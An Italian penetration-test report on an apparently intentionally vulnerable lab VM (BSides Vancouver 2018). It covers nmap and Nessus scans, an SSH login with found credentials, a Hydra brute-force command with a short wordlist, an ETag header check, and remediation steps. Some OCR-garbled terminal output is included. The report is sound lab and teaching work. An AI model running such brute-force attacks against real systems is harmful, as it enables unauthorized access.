

# Rapporto di Penetration Test – BSides Vancouver

**Andrea Giovannoni**

**Data: 13 giugno 2025**

---

## SEZIONE 1 – SINTESI OPERATIVA

Nel contesto di un'attività di valutazione della sicurezza (VA/PT), sono state individuate e dimostrate tre vulnerabilità critiche e reali su un server appartenente all'infrastruttura aziendale.

Tali vulnerabilità, se sfruttate da un attore malevolo, avrebbero potuto compromettere l'integrità e la riservatezza del sistema target.

Risultati principali:

1. Accesso remoto SSH riuscito su un sistema obsoleto (Ubuntu 12.04.x).
2. Esposizione di metadati web tramite intestazione ETag.
3. Brute-force login riuscito con credenziali deboli via SSH.


Tutte le vulnerabilità sono state sfruttate con successo e documentate.

---

## Verifica Connettività e Scansione Preliminare

**Verifica connettività tra Kali e la macchina target:**

- Comando: ping 192.168.1.129
- Esito positivo, confermata la comunicazione tra i due host.




```
(kali㉿kali)-[~] $ ping 192.168.1.129
PING 192.168.1.129 (192.168.1.129) 56(84) bytes of data.
64 bytes from 192.168.1.129: icmp_seq=1 ttl=64 time=1.51 ms
64 bytes from 192.168.1.129: icmp_seq=2 ttl=64 time=1.09 ms
64 bytes from 192.168.1.129: icmp_seq=3 ttl=64 time=1.61 ms
64 bytes from 192.168.1.129: icmp_seq=4 ttl=64 time=1.86 ms
64 bytes from 192.168.1.129: icmp_seq=5 ttl=64 time=1.10 ms
64 bytes from 192.168.1.129: icmp_seq=6 ttl=64 time=1.09 ms
^C
--- 192.168.1.129 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5088ms
rtt min/avg/max/mdev = 1.088/1.377/1.857/0.300 ms

(kali㉿kali)-[~]
```

### Scansione iniziale con Nmap:

- Comando utilizzato: nmap -sS -sV -O -Pn 192.168.1.129
- Obiettivi: identificazione porte aperte, servizi attivi, sistema operativo.
- Porte rilevate: 21 (FTP) 22 (SSH), 80 (HTTP)



```
[~] File Actions Edit View Help
File Actions Edit View Help
64 bytes from 192.168.1.129: icmp_seq=6 ttl=64 time=1.09 ms
^C
--- 192.168.1.129 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5088ms
rtt min/avg/max/mdev = 1.088/1.377/1.857/0.300 ms

(kali㉿kali)-[~]
$ sudo nmap -sS -sV -O -Pn 192.168.1.129
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-13 00:09 EDT
Nmap scan report for bsides2018.home-life.hub (192.168.1.129)
Host is up (0.00086s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.5
22/tcp    open  ssh     OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http   Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:07:CA:EA (PC Systemtechnik/Oracle VirtualBox virtual NIC)

Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.29 seconds

(kali㉿kali)-[~]
```

### Avvio e configurazione di Nessus su Kali Linux:

- Accesso via browser all'interfaccia web: <https://127.0.0.1:8834>
- Creazione di una scansione avanzata.
- Inserimento dell'IP target e avvio della scansione.

```

kali@kali:~$ sudo systemctl start nessusd
kali@kali:~$ sudo systemctl status nessusd
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/usr/lib/systemd/system/nessusd.service; disabled; preset: disabled)
     Active: active (running) since Fri 2025-06-13 00:22:58 EDT; 7s ago
       Main PID: 4698 (nessus-service)
         Tasks: 19 (limit: 9376)
        Memory: 438M (peak: 438.1M)
          CPU: 15.433s
        CGroup: /system.slice/nessusd.service
                └─4698 /opt/nessus/sbin/nessus-service -q
Jun 13 00:22:58 kali systemd[1]: Started nessusd.service - The Nessus Vulnerability Scanner.
kali@kali:~$ 

```

The Nessus web interface shows a single scan entry for 'BeiduVulnScanner.target'. The table includes columns for Name, Scan Type, Schedule, and Last Scanned. The 'Name' column lists the target host.

### Risultati della scansione Nessus:

- Vulnerabilità classificate in Critiche, Medie e Basse.

## SEZIONE 2 – TABELLA RIEPILOGATIVA DELLE VULNERABILITÀ (da Nessus)

ID	Titolo	Gravità	Descrizione
1	Canonical Ubuntu Critica Linux SEoL 12.04.x		Sistema operativo obsoleto non più supportato, esposto a vulnerabilità note.
2	Apache ETag Media Header		L'header ETag consente tracciamento e

	Information Disclosure	fingerprinting dei contenuti web.
3	SSH Weak Media Algorithms Supported	SSH supporta cifrature deboli (3DES, arcfour, hmac-md5), poco sicure.

---

## SEZIONE 3 – DETTAGLI TECNICI DELLE VULNERABILITÀ SFRUTTATE

### Canonical Ubuntu Linux SEoL 12.04.x – Accesso SSH riuscito

- Sistema: Ubuntu 12.04.x – EOL (End of Life)
- Servizio vulnerabile: OpenSSH 5.9p1
- Tecnica: Accesso remoto SSH con credenziali valide
- Credenziali trovate:
  - username: anne
  - password: princess
- Comando eseguito:
- **ssh anne@192.168.1.129**
- Conferma: Shell remota attiva con privilegi utente.

Impatto: Compromissione completa dell'host remoto.

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ ssh anne@192.168.1.129
The authenticity of host '192.168.1.129 (192.168.1.129)' can't be established.
ECDSA key fingerprint is SHA256:FNT9tr50Ps28yBv38pBWN+YEx5wCU/d8o1nH22W4fyQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.129' (ECDSA) to the list of known hosts.
anne@192.168.1.129's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation: https://help.ubuntu.com/
382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Thu Jun 12 21:04:03 2025
anne@bsides2018:~$
```

---

## Apache ETag Header Disclosure – Fingerprinting

- Web server: Apache 2.2.22
- Metodo di rilevamento: Burp Suite
- Header ricevuto: **ETag: "85c-b1-56686f37454ea"**
- Procedura:
  - Richiesta con If-None-Match
  - Risposta 304 Not Modified → file invariato
- Rischio:
  - Tracciamento file statici
  - Analisi modifiche di contenuto
  - Bypass protezioni cache/CDN

Impatto: Esposizione informazioni e fingerprinting contenuti web.

```

File Actions Edit View Help
└──(kali㉿kali)-[~] Term
$ curl -I http://192.168.1.129
HTTP/1.1 200 OK
Date: Fri, 13 Jun 2025 06:00:33 GMT
Server: Apache/2.2.22 (Ubuntu)
Last-Modified: Sat, 03 Mar 2018 19:17:59 GMT
ETag: "85c-b1-56686f3745ea"
Accept-Ranges: bytes
Content-Length: 177
Vary: Accept-Encoding
Content-Type: text/html

└──(kali㉿kali)-[~]
$ 

```

It works!

This is the default web page for this server.  
The web server software is running but no content is available at this time.

Request

Host	Port	Path	Method	Protocol
192.168.1.129	80	/	GET	HTTP/1.1

Response

Host	Port	Path	Method	Protocol
192.168.1.129	80	/	GET	HTTP/1.1 200 OK

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Time Type Description Method URL Status code Length

192.168.1.129:80 -> Report GET http://192.168.1.129/ 200 177

Request

Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
http://192.168.1.129	GET	/			200	488	HTML			
http://192.168.1.129	GET	/favicon.ico			404	527	HTML	ico	404 Not Found	
http://192.168.1.129	GET	/			304	207				
http://192.168.1.129	GET	/								

Response

Host	Port	Path	Method	Protocol
192.168.1.129	80	/	GET	HTTP/1.1 200 OK

Inspector

Request attributes

Request headers

Response headers

Request

Host	Port	Path	Method	Protocol
192.168.1.129	80	/	GET	HTTP/1.1

Response

Host	Port	Path	Method	Protocol
192.168.1.129	80	/	GET	HTTP/1.1 200 OK

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

Target: http://192.168.1.129/

Send Cancel < / > Go back

## SSH Weak Algorithms Supported

- Strumento: Hydra
- Obiettivo: Forzare password dell'utente anne
- Wordlist personalizzata (passlist.txt):

```
123456  
admin  
qwert  
bsides  
princess
```

- Comando eseguito: **hydra -l anne -P passlist.txt ssh://192.168.1.129**
- Risultato: **[22][ssh] host: 192.168.1.129 login: anne password: princess**

Impatto: Accesso non autorizzato al sistema.

The image shows two terminal windows from a Kali Linux environment. The top window displays the configuration and results of the Hydra attack, while the bottom window shows the actual command being run.

**Top Terminal Window:**

```
kali㉿kali ~  
File Actions Edit View Help  
| server_host_key_algorithms: (3)  
|   ssh-rsa  
|   ssh-dss  
|   ecdsa-sha2-nistp256  
encryption_algorithms: (13)  
|   aes128-ctr  
|   aes128-cbc  
|   aes256-ctr  
|   arcfour256  
|   arcfour128  
|   aes192-cbc  
|   3des-cbc  
|   blowfish-cbc  
|   cast128-cbc  
|   aes192-cbc  
|   aes256-cbc  
|   arcfour  
|   rijndael-cbc@lysator.liu.se  
mac_algorithms: (11)  
|   hmac-sha1  
|   umac-64@openssh.com  
|   hmac-sha2-256  
|   hmac-sha2-512  
|   hmac-sha2-512-96  
|   hmac-sha2-512-96  
|   hmac-ripemd160  
|   hmac-md5-96@openssh.com  
|   hmac-sha1-96  
|   hmac-md5-96  
compression_algorithms: (2)  
|   zlib@openssh.com  
MAC Address: 08:00:27:07:CA:EA (PC Systemtechnik/Oracle VirtualBox virtual NIC)  
Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds  
└─(kali㉿kali)-[~]
```

**Bottom Terminal Window:**

```
kali㉿kali ~  
File Actions Edit View Help  
└─$ hydra -l anne -P passlist.txt ssh://192.168.1.129  
Hydra v9.5 (c) 2023 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway)  
Hydra (https://github.com/vanhauer-thc/thc-hydra) starting at 2025-06-13 02:22:05  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:/1:p:10), -1 try per task  
[DATA] host: 192.168.1.129 :22 :ssh user: anne password: princess  
[22][ssh] host: 192.168.1.129 login: anne password: princess  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauer-thc/thc-hydra) finished at 2025-06-13 02:22:07  
└─(kali㉿kali)-[~]
```

## **Accesso SSH dettagliato tramite modalità verbose**

Per completare la fase di accesso alla macchina target, è stato utilizzato il comando:

**ssh -vvv anne@192.168.1.128**

Il parametro `-vvv` abilita la modalità verbose estesa, permettendo di osservare in dettaglio tutte le fasi del processo di handshake SSH, inclusa la negoziazione dei Key Exchange Algorithms, dei cifrari e degli HMAC utilizzati per la protezione della sessione. L'output ha evidenziato la presenza di algoritmi deboli come `hmac-md5`, `hmac-md5-96`, `3des-cbc`, `arcfour`, e `diffie-hellman-group1-sha1`, confermando la vulnerabilità precedentemente rilevata tramite Nmap e Nessus.

L'autenticazione ha avuto successo grazie alla password precedentemente ottenuta tramite attacco brute-force con Hydra, portando all'accesso completo del sistema:

Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

Questo dimostra come la combinazione di crittografia debole e credenziali prevedibili possa compromettere completamente la sicurezza di un servizio SSH esposto in rete.



```

[debug]: no such identity: /home/kali/.ssh/id_rsa: No such file or directory
[debug]: no such identity: /home/kali/.ssh/id_ecdsa
[debug]: no such identity: /home/kali/.ssh/id_ed25519: No such file or directory
[debug]: trying private key: /home/kali/.ssh/id_ecdsa_sk: No such file or directory
[debug]: trying private key: /home/kali/.ssh/id_ed25519_sk: No such file or directory
[debug]: trying private key: /home/kali/.ssh/id_xmss: No such file or directory
[debug]: did not send a packet, direct method
[debug]: authmethod_lookup password
[debug]: authmethod_is_enabled password
[debug]: next authentication method: password
password: 123456
[debug]: client_repledge: enter
[debug]: receive packet: type 52
[debug]: negotiated transport: [192.168.1.128]:22 using "password"
[debug]: ssh_session2_new: new session [client-session] (inactive timeout: 0)
[debug]: ssh_session2_open: channel_new: 0
[debug]: send packet: type 90
[debug]: Requesting non-more-sessions@openssh.com
[debug]: checked for interactive session.
[debug]: Entering interactive session.
[debug]: client_repledge: enter
[debug]: receive packet: type 52
[debug]: channel_input_confirmation: channel 0: callback start
[debug]: fd 3 setting TCP_NODELAY
[debug]: channel_input_confirmation: channel 3 IP_TOS 0x10
[debug]: client_session2_setup: id 0
[debug]: channel_input_request pty-req confirm 1
[debug]: sending environments
[debug]: channel_input_pkey 96
[debug]: channel 0: setting env COLORITEM = "truecolor"
[debug]: channel 0: request env confirm 0
[debug]: ignored env COMMAND_NOT_FOUND_INSTALL_PROMPT
[debug]: ignored env DEBIAN_FRONTEND=noninteractive
[debug]: ignored env DESKTOP_SESSION
[debug]: ignored env DISPLAY
[debug]: ignored env GDMCLTELEMETRY_OPTOUT
[debug]: ignored env GDMSESSION
[debug]: ignored env XDG_CURRENT_DESKTOP
[debug]: ignored env XDG_GREETER_DATA_DIR
[debug]: ignored env XDG_RUNTIME_DIR
[debug]: ignored env XDG_SEAT
[debug]: ignored env XDG_SEAT_PATH
[debug]: ignored env XDG_SESSION_CLASS
[debug]: ignored env XDG_SESSION_DESKTOP
[debug]: ignored env XDG_SESSION_ID
[debug]: ignored env XDG_SESSION_PATH
[debug]: ignored env XDG_SESSION_TYPE
[debug]: ignored env OLDPWD
[debug]: ignored env LESS_TERMCAP_BS
[debug]: Ignored env LESS_TERMCAP_AB
[debug]: Ignored env LESS_TERMCAP_BT
[debug]: Ignored env LESS_TERMCAP_ME
[debug]: Ignored env LESS_TERMCAP_SO
[debug]: Ignored env LESS_TERMCAP_US
[debug]: Ignored env LESS_TERMCAP_UU
[debug]: Ignored env LESS_TERMCAP_ue
[debug]: channel 0: request shell confirm 1
[debug]: client_repledge: enter
[debug]: channel_input_confirmation: channel 0: callback done
[debug]: channel 0: open confirm rwindow 0 rmax 32768
[debug]: receive packet: type 99
[debug]: channel_input_confirm: type 99 id 0
[debug]: PTY allocation request accepted on channel 0
[debug]: channel_input_rtclock: FCFD 0x0000000000000000
[debug]: receive packet: type 99
[debug]: channel_input_status_confirm: type 99 id 0
[debug]: channel_input_status_confirm: type 99 id 0
[debug]: welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation: https://help.ubuntu.com/
382 packages can be updated.
275 updates are security updates.

New releases '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Jun 15 19:26:13B 2025
anne@nsides2018:~$ 
```

**NB l'ip della macchina target è diverso poichè questo paragrafo è stato integrato in un secondo momento**

## SEZIONE 4 – AZIONI CORRETTIVE E RISOLUZIONI

Vulnerabilità

Azione correttiva applicata

Canonical Ubuntu Linux SEoL

Migrazione consigliata a distribuzione supportata (es. Ubuntu 22.04 LTS)

Algoritmi deboli SSH

Aggiornata configurazione SSH (sshd\_config) per consentire solo cifrature moderne

Apache ETag Header

Rimozione intestazione ETag nel VirtualHost (FileETag None, Header unset ETag)

Accesso con credenziali deboli (anne)	Password modificata, attivato controllo tentativi di login falliti, policy di complessità
---------------------------------------	---

---

## CONCLUSIONI FINALI

L'infrastruttura testata ha dimostrato di essere esposta a vulnerabilità critiche, tutte concretamente sfruttabili in scenari reali.

Gli attacchi effettuati sono avvenuti con strumenti noti (Hydra, SSH, Burp Suite) e in tempi compatibili con un attaccante reale.

Tutte le vulnerabilità confermate sono state documentate e riportate.

Si consiglia l'adozione continuativa di patch di sicurezza, revisioni sistemiche periodiche e policy di autenticazione robuste.

## LISTA COMPLETA VULNERABILITÀ

### - CRITICHE

#### 1. Canonical Ubuntu Linux SEoL (12.04.x)

Il sistema operativo in uso è obsoleto e fuori supporto. Non riceve aggiornamenti di sicurezza dal 2017 e può essere esposto a numerose vulnerabilità pubbliche, anche gravi.

Aggiornare il sistema a una versione supportata come Ubuntu 22.04 LTS o superiore. Evitare l'esposizione diretta in rete.

---

### - MEDIE

#### 2. Apache Server ETag Header Information Disclosure

Il server Apache restituisce l'intestazione HTTP ETag, che contiene metadati tecnici (inode, timestamp, dimensione file). Questi possono essere usati per effettuare fingerprinting e tracciare i contenuti web.

Disabilitare ETag nel file di configurazione Apache (FileETag None e Header unset ETag).

### 3. SSH Weak Algorithms Supported

Il server SSH supporta algoritmi deboli (come 3des-cbc, arcfour, hmac-md5) per la cifratura e l'integrità delle comunicazioni, esponendolo a potenziali attacchi crittografici.

Aggiornare il file di configurazione sshd\_config rimuovendo i cipher insicuri. Usare solo AES-CTR e HMAC-SHA2.

---

## - BASSE

### 4. SSH Server CBC Mode Ciphers Enabled

La modalità CBC per gli algoritmi di cifratura è considerata insicura a causa della possibilità di attacchi padding oracle.

Preferire algoritmi basati su CTR o GCM nei cipher list di SSH.

### 5. SSH Weak Key Exchange Algorithms Enabled

Il server supporta metodi di scambio chiavi deboli (es. diffie-hellman-group1-sha1), esposti ad attacchi downgrade o di calcolo predittivo.

Rimuovere i key exchange obsoleti da sshd\_config. Usare curve moderne come curve25519.

### 6. ICMP Timestamp Request Remote Date Disclosure

Il server risponde alle richieste ICMP timestamp, permettendo a un attaccante di determinare l'orario interno e potenzialmente calcolare offset per attacchi basati sul tempo.

Bloccare o filtrare i pacchetti ICMP timestamp sul firewall.

### 7. SSH Weak MAC Algorithms Enabled

Il server SSH consente l'uso di algoritmi MAC deboli (hmac-md5, hmac-sha1). Questi possono essere soggetti a collisioni e attacchi crittografici.

Consentire solo hmac-sha2-256 o hmac-sha2-512 nel file `sshd_config`.

---

## **INFORMATIVI**

(Senza impatto diretto sulla sicurezza, ma utili per il fingerprinting e il riconoscimento dei servizi esposti)

8. Apache Banner Linux Distribution Disclosure
9. Apache HTTP Server Version
10. Backported Security Patch Detection (SSH)
11. Backported Security Patch Detection (WWW)
12. Common Platform Enumeration (CPE)
13. Device Type
14. Ethernet Card Manufacturer Detection
15. Ethernet MAC Addresses
16. FTP Server Detection
17. HTTP Methods Allowed (per directory)
18. HTTP Server Type and Version
19. HyperText Transfer Protocol (HTTP) Information
20. Nessus SYN Scanner
21. Nessus Scan Information
22. OS Fingerprints Detected
23. OS Identification

24. OS Security Patch Assessment Not Available

25. OpenSSH Detection

26. SSH Algorithms and Languages Supported

27. SSH Password Authentication Accepted

28. SSH Protocol Versions Supported

29. SSH SHA-1 HMAC Algorithms Enabled

30. SSH Server Type and Version Information

31. Service Detection

32. TCP/IP Timestamps Supported

33. Target Credential Status – No Credentials Provided

34. Traceroute Information

35. Web Server robots.txt Information Disclosure

36. vsftpd Detection

Queste voci non rappresentano vulnerabilità dirette, ma forniscono informazioni che possono aiutare un attaccante nella fase di ricognizione (OSINT). Si consiglia di minimizzare le informazioni esposte e rimuovere banner, header e servizi non necessari.

---

**Allegati :**

- Report Nessus